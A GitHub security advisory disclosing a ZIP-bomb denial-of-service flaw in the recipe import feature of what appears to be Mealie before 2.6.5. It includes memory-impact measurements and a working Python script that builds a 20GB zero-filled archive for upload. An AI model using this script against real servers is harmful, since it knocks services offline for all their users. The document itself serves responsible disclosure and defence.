# Denial of Service via Recipe Import

Moderate **vabene1111** published **GHSA-w8pq-4pwf-r2m8** last week

**Package**

No package listed

**Affected versions**

<2.6.5

**Patched versions**

2.6.5

**Description**

## Summary

A critical Denial of Service (DoS) vulnerability was in the recipe import functionality. This vulnerability allows an authenticated user to crash the server or make a significantly degrade its performance by uploading a large size ZIP file (ZIP Bomb)

## Discription

The application provides a functionality to import recipes from a ZIP archive. The create_from_zip function extracts files from the uploaded archive directly into memory using myfile.read(). It does not validate the uncompressed size of the files before reading them which could leads to the Denial of Service


Source file which leads to the vulnerability is `mealie/services/recipe/recipe_service.py` -> create_from_zip

## PoC

A Proof of Concept (PoC) ZIP file was created containing a 20GB "zeroes" payload compressed into a ~20MB archive. When uploaded to the `http://localhost/recipe/import` (recipe import via App), the server attempted to expand the file into RAM

**System Resource Impact which runs on Docker Container:**

Baseline Memory: ~300MB per Gunicorn worker
During Exploit: Memory usage spiked to 12.3GB for a single worker process
Available Free Memory: Dropped to ~191MB
Top Output Evidence:




The process (PID 46) reached 12.3GB committed memory (105% of physical VSZ), consuming all available resources and likely causing severe swapping or OOM kills

## Impact of this high severity

- Ease of Exploitation: Creating a ZIP bomb is trivial. The attack requires only a standard user account and a standard file upload
- Unrestricted File Upload (file size is not checked)
- It is common in all zip file upload functionalities
- Impact: It causes a complete denial of service. The operating system's OOM (Out of Memory) Killer will terminate the application process, or the server will swap to death, making it unresponsive to all users
- Data Amplification: The compression ratio allowed the attacker to send a very small payload (< 20MB) that expanded to > 20GB in memory (Ratio > 1,000:1)
- No Special Access: It does not require administrative privileges
- The file size can be generated according to system. For the docker 20GB file showed the impact, but for production servers may vary

**Exploit Script: (for 20GB)**

```
import zipfile
import os

def create_zip_bomb(filename="bomb.zip", size_gb=1):
    print(f"[*] Creating {filename} with a {size_gb}GB payload...")

    with zipfile.ZipFile(filename, 'w', zipfile.ZIP_DEFLATED, allowZip64=True) as zf:
        with zf.open('recipe.json', 'w', force_zip64=True) as f:
            f.write(b'{"name": "')
            chunk_size = 1024 * 1024 * 10
            total_bytes = size_gb * 1024 * 1024 * 1024
```

```
            written = 0

            # Content of 0s
            zeros = b'0' * chunk_size

            while written < total_bytes:
                f.write(zeros)
                written += chunk_size
                if written % (1024 * 1024 * 100) == 0:
                    print(f"    Written {written / 1024 / 1024:.0f} MB...")

            # End JSON
            f.write(b'"}')

    print(f"[+] Created {filename}. Upload this file to Mealie's 'Import from ZIP'
feature.")
    print(f"    Compressed size: {os.path.getsize(filename) / 1024 / 1024:.2f} MB")

if __name__ == "__main__":
    create_zip_bomb("bomb.zip", size_gb=20)
```

**Severity**

Moderate 6.5 / 10

**CVSS v3 base metrics**

| | |
|---|---|
| Attack vector | Network |
| Attack complexity | Low |
| Privileges required | Low |
| User interaction | None |
| Scope | Unchanged |
| Confidentiality | None |
| Integrity | None |
| Availability | High |

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H

**CVE ID**

CVE-2026-27460

**Weaknesses**

▶ CWE-409

### Credits

**minato500** Reporter